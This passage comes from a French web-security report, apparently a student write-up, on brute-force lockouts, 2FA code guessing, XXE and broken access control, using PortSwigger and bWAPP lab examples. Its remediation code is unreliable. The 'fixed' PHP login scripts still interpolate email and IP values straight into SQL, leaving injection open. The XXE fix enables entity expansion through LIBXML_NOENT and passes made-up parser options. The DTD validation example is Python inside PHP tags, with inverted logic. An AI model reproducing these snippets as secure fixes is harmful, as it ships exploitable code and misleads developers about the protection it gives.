
$block_time = date("Y-m-d H:i:s");
$sql_block_ip = "INSERT INTO blocked_ips (ip_address, block_time) VALUES
('$ip_address', '$block_time')";

// Execute query and check for errors
$result = mysqli_query($con,$sql_block_ip);
if(!$result) {
    echo "DB Error: ". mysqli_error($con);
    exit();
}

echo "invalid_credentials";
exit();
}
?>

```

Après 5 tentatives infructueuses, je suis bloqué :



### II-2-3)-Solution :

Utilisons une approche à deux niveaux pour suivre les tentatives de connexion infructueuses. Le premier niveau suivrait le nombre de tentatives de connexion infructueuses avec des identifiants invalides et ne se réinitialiserait pas tant que le compte est verrouillé en raison de trop nombreuses tentatives infructueuses. Le deuxième niveau suivrait le nombre de tentatives de connexion infructueuses avec des identifiants valides. Si un attaquant réussit à se connecter après plusieurs tentatives infructueuses avec des identifiants

invalides, ce compteur de deuxième niveau serait réinitialisé à zéro, mais le compteur de premier niveau resterait inchangé.

### Solution dans le code :

1-Ajouter une nouvelle colonne appelée "invalid\_attempts" à la table "user\_info" : cette colonne sera utilisée pour suivre le nombre de tentatives de connexion infructueuses avec des identifiants valides.

2-Modifier le script pour mettre à jour la colonne "invalid\_attempts" lorsqu'une tentative de connexion échoue avec des identifiants invalides : chaque fois qu'une tentative de connexion échoue avec des identifiants invalides, nous incrémentons le compteur "invalid\_attempts" dans la table "user\_info".

```
<?php
if($count_login == 0){ // If login credentials are incorrect
    $sql_insert = "INSERT INTO login_attempts (ip_address, email) VALUES
('{$ip_address}', '{$email}')";
    mysqli_query($con,$sql_insert);

    // Increment invalid_attempts counter
    $sql_update = "UPDATE user_info SET invalid_attempts = invalid_attempts
+ 1 WHERE email = '{$email}'";
    mysqli_query($con,$sql_update);

    $sql_attempts = "SELECT * FROM login_attempts WHERE ip_address =
'$ip_address'";
    $run_query_attempts = mysqli_query($con,$sql_attempts);
    if(!$run_query_attempts) {
        echo "DB Error: ". mysqli_error($con);
        exit();
    }
    $count_attempts = mysqli_num_rows($run_query_attempts);

    if($count_attempts >= 5){ // If there have been 5 or more failed
attempts from this IP address
        $block_time = date("Y-m-d H:i:s");
        $sql_block_ip = "INSERT INTO blocked_ips (ip_address, block_time)
VALUES ('{$ip_address}', '{$block_time}')";
        $result = mysqli_query($con,$sql_block_ip);
        if(!$result) {
            echo "DB Error: ". mysqli_error($con);
            exit();
        }
    }

    echo "invalid_credentials";
    exit();
}
?>
```

3- Nous allons implémenter le premier niveau de l'approche à deux niveaux pour suivre les tentatives de connexion infructueuses : chaque fois qu'il y a trop de tentatives infructueuses avec des identifiants invalides, nous bloquons le compte de l'utilisateur en insérant un enregistrement dans la table "locked\_accounts" et en définissant un indicateur dans la table "user\_info".

```
<?php
// Increment invalid_attempts counter
    $sql_update = "UPDATE user_info SET invalid_attempts = invalid_attempts
+ 1 WHERE email = '$email'";
    mysqli_query($con,$sql_update);

    $sql_login_failed = "SELECT * FROM user_info WHERE email = '$email'";
    $run_query_login_failed = mysqli_query($con,$sql_login_failed);
    if(!$run_query_login_failed) {
        echo "DB Error: ". mysqli_error($con);
        exit();
    }
    $row_login_failed = mysqli_fetch_array($run_query_login_failed);
    $invalid_attempts = $row_login_failed["invalid_attempts"];
    if($invalid_attempts >= 5){ // If there have been 5 or more failed
attempts with invalid credentials
        $sql_lock_account = "UPDATE user_info SET is_locked = 1 WHERE email
= '$email'";
        mysqli_query($con,$sql_lock_account);

        $sql_insert_locked = "INSERT INTO locked_accounts (email) VALUES
('$email')";
        mysqli_query($con,$sql_insert_locked);

        echo "account_locked";
        exit();
    }

    echo "invalid_credentials";
    exit();
}
?>
```

4-Nous allons implémenter le deuxième niveau de l'approche à deux niveaux pour suivre les tentatives de connexion infructueuses : chaque fois qu'un attaquant se connecte avec succès après plusieurs tentatives infructueuses avec des identifiants invalides, nous réinitialisons le compteur "invalid\_attempts" dans la table "user\_info" à zéro.

```
<?php
if($count_login == 1){ // If login credentials are correct
    $row_login = mysqli_fetch_array($run_query_login);
    if($row_login["is_locked"] == 1){ // Account is locked
        echo "account_locked";
        exit();
    } else { // Account is not locked
        $_SESSION["uid"] = $row_login["user_id"];
        $_SESSION["name"] = $row_login["first_name"];
    }
}
```

```

        // Reset invalid_attempts counter if there were previous invalid
        attempts with valid credentials
        $invalid_attempts = $row_login["invalid_attempts"];
        if($invalid_attempts > 0 && $invalid_attempts < 5){
            $sql_reset = "UPDATE user_info SET invalid_attempts = 0 WHERE
email = '$email'";
            mysqli_query($con,$sql_reset);
        }

        echo "login_success";
        exit();
    }
?>

```

## **II-3-Brute-forcing 2FA verification codes :**

### **II-3-1)-definition**

Les codes de vérification 2FA, ou codes de vérification d'authentification à deux facteurs, sont des codes générés aléatoirement qui sont utilisés comme deuxième forme d'authentification en plus d'un mot de passe.

L'authentification à deux facteurs (2FA) est un mécanisme de sécurité qui exige que les utilisateurs fournissent deux formes d'identification avant d'accéder à un compte ou à un système.

Dans le contexte de la 2FA, la première forme d'authentification est généralement un mot de passe ou un code PIN, et la deuxième forme est souvent un code de vérification qui est envoyé au téléphone de l'utilisateur ou généré par un appareil ou une application. L'idée derrière la 2FA est que même si un attaquant connaît le mot de passe de l'utilisateur ou parvient à le voler grâce à une violation de données ou à d'autres moyens, il ne pourra toujours pas accéder au compte sans posséder également le deuxième facteur d'authentification (c'est-à-dire le code de vérification).

Les codes de vérification 2FA sont généralement basés sur le temps, ce qui signifie qu'ils ne sont valables que pendant une courte période (généralement 30 secondes à quelques minutes) avant d'expirer. Cela ajoute une couche de sécurité supplémentaire au processus d'authentification et aide à prévenir les attaques de rejeu, où un attaquant intercepte un code de vérification et tente de l'utiliser ultérieurement.

### **II-3-2)-Vulnérabilités :**

Les codes de vérification 2FA, qui sont souvent un simple numéro à quatre ou six chiffres, peuvent être facilement soumis à une attaque par force brute par un attaquant sans protection adéquate. La force brute fait référence au processus de deviner chaque combinaison possible de caractères jusqu'à ce que la bonne soit trouvée.

Pour empêcher la force brute des codes de vérification 2FA, les sites web doivent mettre en place des mesures de sécurité appropriées telles que le débit limitant, les défis CAPTCHA et le blocage IP. Cependant, certains sites web essaient de prévenir cela en déconnectant automatiquement l'utilisateur s'il entre un certain nombre de codes de vérification incorrects.

La déclaration explique ensuite que cette méthode est inefficace en pratique car un attaquant expérimenté pourrait automatiser le processus en plusieurs étapes de deviner le code de vérification et de l'entrer dans le site web en utilisant des outils tels que Burp Intruder et Turbo Intruder. Ces outils peuvent être utilisés pour automatiser le processus d'envoi de demandes HTTP avec différentes valeurs de code de vérification jusqu'à ce que le bon soit trouvé.

En résumé, bien que la déconnexion automatique après un certain nombre de codes de vérification échoués puisse fournir une certaine protection contre les attaques par force brute, ce n'est pas infaillible et les sites web devraient également mettre en place des mesures de sécurité supplémentaires pour se protéger contre la force brute des codes de vérification 2FA.

### **La vulnérabilité dans le code ?**

Le site web peut ne pas avoir mis en place de mesures de sécurité appropriées telles que la limitation de débit, les défis CAPTCHA et le blocage IP pour prévenir la force brute des codes de vérification 2FA.

#### **II-3-3)-Solution :**

Mettre en place une limitation de débit ou mettre en place un défi CAPTCHA, voyons comment mettre en place un défi captcha.

Pour faire apparaître le défi reCAPTCHA après un certain nombre de tentatives de connexion infructueuses, vous pouvez modifier votre script PHP de connexion comme suit :

1- Ajouter une variable de compteur pour suivre le nombre de tentatives de connexion infructueuses :

```
<?php  
$counter = 0;  
?>
```

2- Incrémentez la variable de comptage chaque fois qu'une tentative de connexion échoue :

```
<?php  
if($login_successful === false) {  
    $counter++;  
}  
?>
```

3- Vérifiez la valeur de la variable de comptage et affichez le widget reCAPTCHA s'il atteint un certain seuil (par exemple, 2 tentatives de connexion infructueuses) :

```
<?php  
if($counter >= 2) {  
    echo '<div class="g-recaptcha" data-sitekey="YOUR_SITE_KEY"></div>';  
}  
?>
```

4- Vérifiez la réponse reCAPTCHA côté serveur : Lorsque l'utilisateur soumet le formulaire de connexion, le widget reCAPTCHA génère un jeton de réponse que vous pouvez vérifier côté serveur pour vous assurer que l'utilisateur n'est pas un bot. Pour ce faire, nous utilisons un code qui utilise la bibliothèque reCAPTCHA PHP (disponible sur GitHub) pour vérifier le jeton de réponse généré par le widget reCAPTCHA. Si la réponse est valide, la demande de connexion peut être traitée. Sinon, un message d'erreur peut être affiché à l'utilisateur.

Prenons l'exemple d'un code de la 4ème étape :

```
<?php  
require_once('recaptchalib.php');  
$secret = "YOUR_SECRET_KEY";  
$response = null;  
$reCaptcha = new ReCaptcha($secret);  
  
if(isset($_POST['g-recaptcha-response'])) {  
    $response = $reCaptcha->verifyResponse(  
        $_SERVER['REMOTE_ADDR'],  
        $_POST['g-recaptcha-response'])  
};  
  
if($response != null && $response->success) {  
    // CAPTCHA verification succeeded, process login request  
} else {
```

```
// CAPTCHA verification failed, display error message  
}  
?>
```

YOUR\_SECRET\_KEY est la clé secrète générée à partir de votre compte reCAPTCHA.

## ***XML External Entity(XXE)***

### **I)-Definition :**

Certaines applications utilisent le format XML pour transmettre des données entre le navigateur et le serveur. Les applications qui font cela utilisent presque toujours une bibliothèque standard ou une API de plateforme pour traiter les données XML côté serveur. Les vulnérabilités XXE se produisent parce que la spécification XML contient diverses fonctionnalités potentiellement dangereuses, et que les analyseurs standards prennent en

charge ces fonctionnalités même si elles ne sont pas normalement utilisées par l'application.

Les entités externes XML sont un type d'entité XML personnalisée dont les valeurs définies sont chargées à partir de l'extérieur du DTD dans lequel elles sont déclarées. Les entités externes sont particulièrement intéressantes du point de vue de la sécurité car elles permettent à une entité d'être définie en fonction du contenu d'un chemin de fichier ou d'une URL.

## ***II)-Types d'attaque :***

### ***II-1)-in-band XXE :***

#### ***II-1-1)-Definition :***

où une entité externe est définie contenant le contenu d'un fichier et renvoyée dans la réponse de l'application.

**Exemple :**

Un attaquant peut exploiter XXE pour récupérer des fichiers : Pour effectuer une attaque par injection XXE qui récupère un fichier arbitraire du système de fichiers du serveur, vous devez modifier le XML soumis de deux manières :

- . Introduire (ou éditer) un élément DOCTYPE qui définit une entité externe contenant le chemin d'accès au fichier.
- . Editer une valeur de données dans le XML qui est renvoyé dans la réponse de l'application, pour utiliser l'entité externe définie.

#### ***II-1-2)-vulnérabilité :***

Dans le fichier PHP qui gère les requêtes HTTP et vérifie la méthode de requête (GET ou POST), il n'y a pas de mesures de sécurité qui pourraient être mises en place pour prévenir les attaques XXE : une approche de liste blanche et une validation des entrées utilisateur. Une approche de liste blanche consiste à ne permettre que l'utilisation d'une liste prédéfinie de DTD (Définition de type de document), empêchant ainsi les attaquants d'inclure de nouveaux ou de malveillants. La validation des entrées utilisateur consiste à vérifier et à nettoyer les données fournies par l'utilisateur pour s'assurer qu'elles ne contiennent aucun code ou données malveillants.

#### ***II-1-3)-Solution :***

1- Approche de liste blanche : définir une liste d'entités XML autorisées qui peuvent être incluses dans l'entrée XML, puis valider l'entrée XML entrante par rapport à cette liste blanche.

### Solution dans le code :

Pour ajouter une approche de liste blanche pour protéger contre les attaques XXE dans votre application web PHP, vous pouvez définir une liste d'entités XML ou de références externes autorisées qui peuvent être incluses dans l'entrée XML, puis valider l'entrée XML entrante par rapport à cette liste blanche. Exemple d'implémentation d'une approche de liste blanche pour valider l'entrée XML en utilisant la méthode DOMDocument::loadXML :

```
<?php
$xml = file_get_contents('php://input');
$dom = new DOMDocument();

// Define a list of allowed external references
$allowedRefs = array(
    'http://example.com/schema.dtd',
    'http://example.com/entities.xml'
);

// Set the entity loader callback function
$loadEntities = function($publicId, $systemId) use ($allowedRefs) {
    if (in_array($systemId, $allowedRefs)) {
        return $systemId;
    } else {
        throw new Exception('External reference not allowed: ' . $systemId);
    }
};

// Configure the parser options
$options = array(
    'LIBXML_NOENT' => true,
    'LIBXML_DTDLOAD' => true,
    'LIBXML_NONET' => true,
    'LIBXML_ENTITYLOADER' => $loadEntities
);

// Load the XML input with the configured options
$dom->loadXML($xml, $options);
?>
```

Dans cet exemple, nous définissons d'abord un tableau de références externes autorisées (allowedRefs), (loadEntities) qui vérifie si chaque référence externe spécifiée dans l'entrée XML est contenue dans le tableau \$allowedRefs. Si la référence externe est autorisée, la fonction renvoie l'ID du système de la référence ; sinon, elle lance une exception.

Nous configurons ensuite les options de l'analyseur XML pour désactiver l'expansion des entités externes et activer le chargement du DTD, et nous définissons l'option LIBXML\_ENTITYLOADER sur notre fonction \$loadEntities. Enfin, nous chargeons l'entrée XML en utilisant la méthode DOMDocument::loadXML et les options configurées.

En définissant une liste blanche d'entités ou de références externes autorisées et en validant l'entrée XML entrante par rapport à cette liste blanche, vous pouvez contribuer à atténuer le risque d'attaques XXE dans votre application web PHP.

2- Valider les entrées utilisateur par rapport au schéma/DTD : Lorsque vous traitez des entrées utilisateur en tant que XML, validez-les par rapport au schéma/DTD défini pour vous assurer qu'elles sont conformes au format et à la structure attendus. Si l'entrée contient des éléments ou des attributs inattendus, rejetez-la.

Solution dans le code : Vous utilisez la méthode validate() pour valider un document XML par rapport à un DTD. Voici un exemple :

```
<?php
import xml.etree.ElementTree as ET

# Define the DTD document
dtd = '''
<!DOCTYPE users [
    <!ELEMENT users (user+)
    <!ELEMENT user (name, age)
    <!ELEMENT name (#PCDATA)
    <!ELEMENT age (#PCDATA)
]
...
''

# Define the user input data
user_input = '''
<users>
    <user>
        <name>John</name>
        <age>30</age>
    </user>
    <user>
        <name>Jane</name>
        <age>25</age>
    </user>
</users>
'''

# Parse the user input data and validate it against the DTD
root = ET.fromstring(user_input)
parser = ET.XMLParser(dtd_validation=True)
```

```

parser.feed(dtd)
parser.close()
root = ET.fromstring(user_input, parser=parser)

# Validate the user input against the DTD
if root is None:
    try:
        root.validate(parser=parser)
        print("User input validated successfully against the DTD!")
    except ET.ParseError as e:
        print(f"User input failed validation against the DTD: {e}")
else:
    print("Failed to parse user input data.")
?>

```

Dans cet exemple, nous définissons un DTD qui spécifie la structure attendue des données d'entrée utilisateur. Nous définissons ensuite les données d'entrée utilisateur et les passons à la méthode `fromstring()` du module `ElementTree`, qui analyse les données XML et crée un objet arbre d'éléments.

Ensuite, nous créons un objet `XMLParser` avec le drapeau de validation DTD (`dtd_validation`) réglé sur `True`, ce qui permet la validation du DTD pendant l'analyse. Nous alimentons ensuite le parseur avec le DTD en utilisant la méthode `feed()`, puis analysons à nouveau les données d'entrée utilisateur en utilisant la méthode `fromstring()` avec l'objet parseur passé en argument.

Enfin, nous appelons la méthode `validate()` sur l'objet arbre d'éléments analysé avec le paramètre `parser` réglé sur notre objet parseur DTD. Si les données d'entrée utilisateur sont conformes aux règles définies dans le DTD, la méthode `validate()` renvoie `None` et nous affichons un message de succès. Si les données d'entrée utilisateur ne sont pas conformes aux règles du DTD (par exemple, si elles contiennent un élément `<bad_user>` qui n'est pas défini dans le DTD), la méthode `validate()` lève une exception `xml.etree.ElementTree.ParseError`, que nous attrapons et dont nous affichons le message d'erreur.

## **II-2)-XXE Out of band :**

### **II-2-1)-Definition :**

L'attaque XXE aveugle est un type de vulnérabilité XXE (XML External Entity) dans laquelle l'attaquant est incapable de voir la sortie de son exploit car l'application ne renvoie pas le contenu de l'XML analysé. Cependant,

l'attaquant peut toujours exfiltrer des données hors bande en déclenchant des demandes vers un système que l'attaquant contrôle.

# ***Broken Access Control***

## **I)-Définition :**

Le contrôle d'accès est un mécanisme de sécurité qui est utilisé pour restreindre l'accès à certaines ressources ou actions au sein d'un système en fonction de l'identité de l'utilisateur.

Les trois principaux composants du contrôle d'accès sont l'authentification, la gestion de session et l'autorisation.

L'authentification est le processus de vérification de l'identité de l'utilisateur qui tente d'accéder à la ressource. Cela se fait généralement en demandant à l'utilisateur de fournir une forme d'identification, comme un nom d'utilisateur et un mot de passe. Une fois que l'identité de l'utilisateur a été vérifiée, il est autorisé à accéder au système.

La gestion de session est responsable de la surveillance des actions effectuées par l'utilisateur après son authentification. Cela garantit que l'utilisateur ne peut accéder qu'aux ressources pour lesquelles il est autorisé. La gestion de session surveille également le temps passé par l'utilisateur sur le système et le déconnecte après une certaine période d'inactivité.

L'autorisation détermine si un utilisateur doit être autorisé à accéder à une ressource ou une action particulière. Cela se fait généralement en fonction du rôle ou des permissions de l'utilisateur dans le système. Par exemple, un administrateur peut avoir accès à toutes les ressources et actions du système, tandis qu'un utilisateur régulier peut n'avoir accès qu'à certaines ressources ou actions.

Dans l'ensemble, le contrôle d'accès est un aspect important de la sécurité du système car il contribue à garantir que seuls les utilisateurs autorisés peuvent accéder aux informations sensibles et effectuer des actions critiques au sein du système.

## ***II)-Types d'attaques :***

### ***II-1)-Vulnérabilité de contrôle d'accès vertical :***

#### **II-1-1)-Definition :**

La vulnérabilité de contrôle d'accès vertical fait référence à une situation où un utilisateur est en mesure d'accéder à des fonctionnalités ou des ressources auxquelles il n'est pas autorisé à accéder dans le système. Cela pourrait se produire lorsqu'un utilisateur exploite une faiblesse du mécanisme de contrôle d'accès pour escalader ses priviléges au-delà de ce qu'il devrait avoir.

#### **II-1-2)- vulnérabilité :**

##### **Fonctionnalité non protégée :**

La fonctionnalité non protégée est un type de vulnérabilité de sécurité qui se produit lorsque les fonctions ou les caractéristiques sensibles d'une application ne sont pas suffisamment protégées. Cela peut se produire lorsqu'une application ne respecte pas les contrôles d'accès appropriés, permettant à n'importe quel utilisateur d'accéder à des fonctions administratives ou à d'autres opérations sensibles.

Le problème survient lorsque qu'un attaquant peut facilement découvrir et exploiter la fonctionnalité non protégée en entrant simplement une URL spécifique ou en accédant à une page cachée de l'application. Cela peut leur permettre d'effectuer des actions qu'ils ne devraient pas être en mesure de faire, telles que la modification des paramètres, l'accès à des données sensibles ou la compromission de tout le système.

##### **Exemple simple :**

Imaginons un site web de commerce électronique où les administrateurs ont accès à une interface pour gérer les commandes, les clients et d'autres données critiques. Si cette interface n'est pas correctement sécurisée ou protégée, un attaquant pourrait potentiellement y accéder en devinant l'URL pertinente ou en la découvrant par d'autres moyens. Une fois à l'intérieur, ils

pourraient voir ou modifier des commandes, voler des informations sur les clients ou même manipuler la base de données sous-jacente.

Mais l'URL elle-même peut ne pas être directement devinable par un attaquant. Il existe de nombreuses façons qu'un attaquant pourrait potentiellement la découvrir.

**Par exemple :** l'URL pourrait être divulguée dans le code JavaScript qui construit l'interface utilisateur en fonction des différents rôles ou permissions de l'utilisateur.

Si nous vérifions notre source de page d'accueil :

The screenshot shows a web application interface. At the top, there is a header bar with the text "Unprotected admin functionality with unpredictable URL" and a button labeled "LAB Not solved". Below the header, there is a link "Back to lab description >". In the center, the website has a logo with the text "WE LIKE TO" above "SHOP" and a hanger icon. Below the logo, there are four product cards:

- Photobomb Backdrops**: An image of a man in a hat and glasses next to a Cheshire Cat. Rating: ★★★★☆ \$31.09. [View details](#)
- Cheshire Cat Grin**: An image of a smiling Cheshire Cat's mouth. Rating: ★★★★★ \$72.61. [View details](#)
- Folding Gadgets**: An image of a paper airplane. Rating: ★★★★★ \$75.80. [View details](#)
- BURP Protection**: An image of a hand holding a small object. Rating: ★★★★★ \$13.43. [View details](#)

Nous constatons que: l'URL du panneau d'administration est divulguée dans le code JavaScript qui construit l'interface utilisateur en fonction des différents rôles ou permissions de l'utilisateur.

```

19
20         <g>
21             <polygon points='1,4,0 0,1,2 12,6,15 0,28,8 1,4,30 15,1,15'></polygon>
22             <polygon points='14,3,0 12,9,1,2 25,6,15 12,9,28,8 14,3,30 28,15'></polygon>
23     </svg>
24   </a>
25 </div>
26 <div class='widgetcontainer-lab-status is-notsolved'>
27   <span>LAB</span>
28   <p>Not solved</p>
29   <span class='lab-status-icon'></span>
30 </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme='ecommerce'>
36   <section class='maincontainer'>
37     <div class='container'>
38       <header class='navigation-header'>
39         <section class='top-links'>
40           <a href='/Home'></a><p>|</p>
41           <script>
42 var isAdmin = false;
43 if (isAdmin) {
44   var topLinksTag = document.getElementsByClassName("top-links")[0];
45   var adminPanelTag = document.createElement('a');
46   adminPanelTag.setAttribute('href', '/admin-unpndx');
47   adminPanelTag.innerText = 'Admin panel';
48   topLinksTag.appendChild(adminPanelTag);
49   var pTag = document.createElement('p');
50   pTag.innerText = '|';
51   topLinksTag.appendChild(pTag);
52 }
53 </script>
54           <a href='/my-account'>My account</a><p>|</p>
55         </section>
56       </header>
57       <header class='notification-header'>
58       </header>
59       <section class='ecommerce-pageheader'>
60         <img src='/resources/images/shop.svg'>
61       </section>
62       <section class='container-list-tiles'>
63         <div>
64           <img src='/image/productcatalog/products/16.jpg'>
65           <h3>Photobomb Backdrops</h3>
66           <img src='/resources/images/rating4.png'>

```

## La partie du code :

```

var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-unpndx');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.appendChild(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
}

```

## Le problème dans le code :

la valeur de la variable isAdmin n'est pas définie en fonction d'une vérification d'authentification ou d'un état de session. Elle est simplement définie par défaut comme fausse au début du script. Cela signifie que le lien du panneau d'administration ne sera jamais révélé car la variable isAdmin est toujours fausse. Pour corriger cela, vous devez définir la variable isAdmin en fonction d'une vérification d'authentification ou d'un état de session, de sorte qu'elle soit vraie uniquement lorsque l'utilisateur est authentifié en tant qu'administrateur.

## II-1-3)-Solution :

nous devrions seulement révéler l'URL du panneau d'administration lorsque l'utilisateur est authentifié en tant qu'administrateur.

## Solution dans le code :

le mécanisme de session est utilisé pour stocker des informations sur les informations d'identification de l'utilisateur. Lorsqu'un utilisateur se connecte, ses informations d'identification sont vérifiées, et si elles sont valides, la variable `$_SESSION['isAdmin']` est définie sur true, indiquant que l'utilisateur est un administrateur. Lorsqu'un utilisateur essaie d'accéder à une page qui requiert des priviléges de niveau administrateur, le code vérifie si la variable `$_SESSION['isAdmin']` est définie sur true ou non. Si elle est définie sur true, cela signifie que l'utilisateur est authentifié en tant qu'administrateur, et donc, le lien du panneau d'administration est révélé dans le code HTML. En revanche, si la variable n'est pas définie sur true ou n'existe pas, cela signifie que l'utilisateur n'est pas autorisé à accéder au panneau d'administration, et le lien ne sera pas révélé.

Dans le code PHP côté serveur de notre page d'accueil, nous modifions notre code pour :

```
<?php
session_start();
$isAdmin = $_SESSION['isAdmin'] ?? false;
?>
<!DOCTYPE html>
<html>
<head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Unprotected admin functionality with unpredictable URL</title>
</head>
<body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
        <!-- Header code goes here -->
    </div>
    <div theme="ecommerce">
        <section class="maincontainer">
            <div class="container">
                <header class="navigation-header">
                    <section class="top-links">
                        <a href="/">Home</a>
                        <?php if ($isAdmin): ?>
                            <p>|</p>
                            <a href="/admin-gwjfr7">Admin panel</a>
                        <?php endif; ?>
                    </section>
                </header>
                <!-- Rest of the page content goes here -->
            </div>
        </section>
    </div>
</body>
```

```
</body>  
</html>
```

Nous démarrons une session et vérifions si la variable `$_SESSION['isAdmin']` est définie et vraie. Si c'est le cas, nous révélons le lien du panneau d'administration dans le code HTML. Sinon, nous ne le révélons pas. De cette manière, l'URL du panneau d'administration n'est pas divulguée en JavaScript et n'est révélée que lorsque l'utilisateur est authentifié en tant qu'administrateur côté serveur.

## ***II-2)-restrict device access control***

### **II-2-1)-Définition :**

Restreindre l'accès des appareils signifient que nous limitons ou bloquons certains types d'appareils pour accéder à notre application web. Cela peut être fait pour des raisons de sécurité, afin de garantir que seuls les appareils de confiance avec des caractéristiques connues peuvent accéder à l'application.

Par exemple, nous pouvons autoriser tous les téléphones Android à accéder à notre application mais restreindre l'accès à certains appareils spécifiques qui sont connus pour avoir des vulnérabilités ou sont associés à une activité malveillante. En bloquant ces appareils, nous pouvons réduire le risque d'attaques et protéger notre application et nos utilisateurs.

### **II-2-2)-vulnérabilité :**

La vulnérabilité découle du fait que certaines applications web utilisent des caractéristiques de l'appareil de l'utilisateur, telles que le modèle de l'appareil ou le type de navigateur, pour déterminer s'il convient ou non d'accorder l'accès à l'application. Un attaquant peut potentiellement contourner ce contrôle d'accès en utilisant un outil tel qu'une extension Chrome pour modifier les caractéristiques de son appareil, en le faisant apparaître comme s'il utilisait un appareil autorisé.

Supposons qu'une application web restreigne l'accès à certains types d'appareils et utilise la chaîne d'agent utilisateur pour vérifier le type d'appareil. Un attaquant qui souhaite contourner cette restriction pourrait utiliser une extension Chrome qui lui permet de modifier sa chaîne d'agent utilisateur pour correspondre à l'un des appareils autorisés, même s'il utilise en réalité un autre appareil.

En faisant cela, l'attaquant peut tromper le mécanisme de contrôle d'accès et obtenir l'accès à l'application web, même s'il n'utilise pas un appareil autorisé.

Prenons l'exemple de cette vulnérabilité avec bwapp :

[https://github.com/lmoroz/bWAPP/blob/master/bWAPP/restrict\\_device\\_acces.php](https://github.com/lmoroz/bWAPP/blob/master/bWAPP/restrict_device_acces.php)

#### **La vulnérabilité dans ce code :**

L'application ne restreint pas correctement l'accès à la fonctionnalité ou aux ressources en se basant sur les rôles ou niveaux des utilisateurs, ce qui peut permettre aux attaquants d'exécuter des actions non autorisées et d'accéder à des informations sensibles.

Dans ce code, l'application vérifie si la chaîne d'agent utilisateur contient l'une des chaînes prédéfinies (iPhone, iPad, iPod, Android) en utilisant la fonction `check_user_agent()`. Si c'est le cas, l'utilisateur est considéré comme autorisé à accéder au contenu de la page. Cependant, cette approche est défectueuse car un attaquant pourrait facilement modifier sa chaîne d'agent utilisateur pour contourner cette vérification et accéder au contenu restreint.

#### **II-2-3)-Solution :**

Pour empêcher les attaquants de falsifier la chaîne d'agent utilisateur et d'accéder de manière non autorisée au contenu restreint, nous pouvons utiliser une méthode de détection de périphérique plus sécurisée telle que l'empreinte de navigateur. L'empreinte de navigateur est une technique qui utilise divers attributs du navigateur web de l'utilisateur (tels que la résolution d'écran, les polices installées, la version du navigateur, etc.) pour créer un identifiant unique pour cet utilisateur. Cet identifiant peut ensuite être utilisé pour déterminer si l'utilisateur a accédé à l'application depuis un périphérique autorisé ou non.

#### **Solution dans le code (général) :**

1- Nous créons une table avec la liste des polices(fonts) des appareils "iPhone", "iPad", "iPod" et "Android".

```
INSERT INTO whitelist (device_name, device_fingerprint, font_list) VALUES
('iPhone', 'cb5e0a9b4d9342cdcc8c1aa06de6e7e3', 'American Typewriter,Arial,Arial Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier')
```

```

New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
('iPhone', '9a61a24a3d679ac09ed7059d16a9b337', 'American Typewriter,Arial,Arial
Hebrew,Arial Rounded MT Bold,Avenir,Courier,Courier
New,Georgia,Helvetica,Helvetica Neue,Hiragino Kaku Gothic ProN,Hoefler
Text,Kailasa,Marion,Marker
Felt,Menlo,Monaco,Noteworthy,Optima,Palatino,Papyrus,STHeiti SC,STHeiti TC,Snell
Roundhand,Tahoma,Times,Times New Roman,Trebuchet MS,Verdana,Zapfino'),
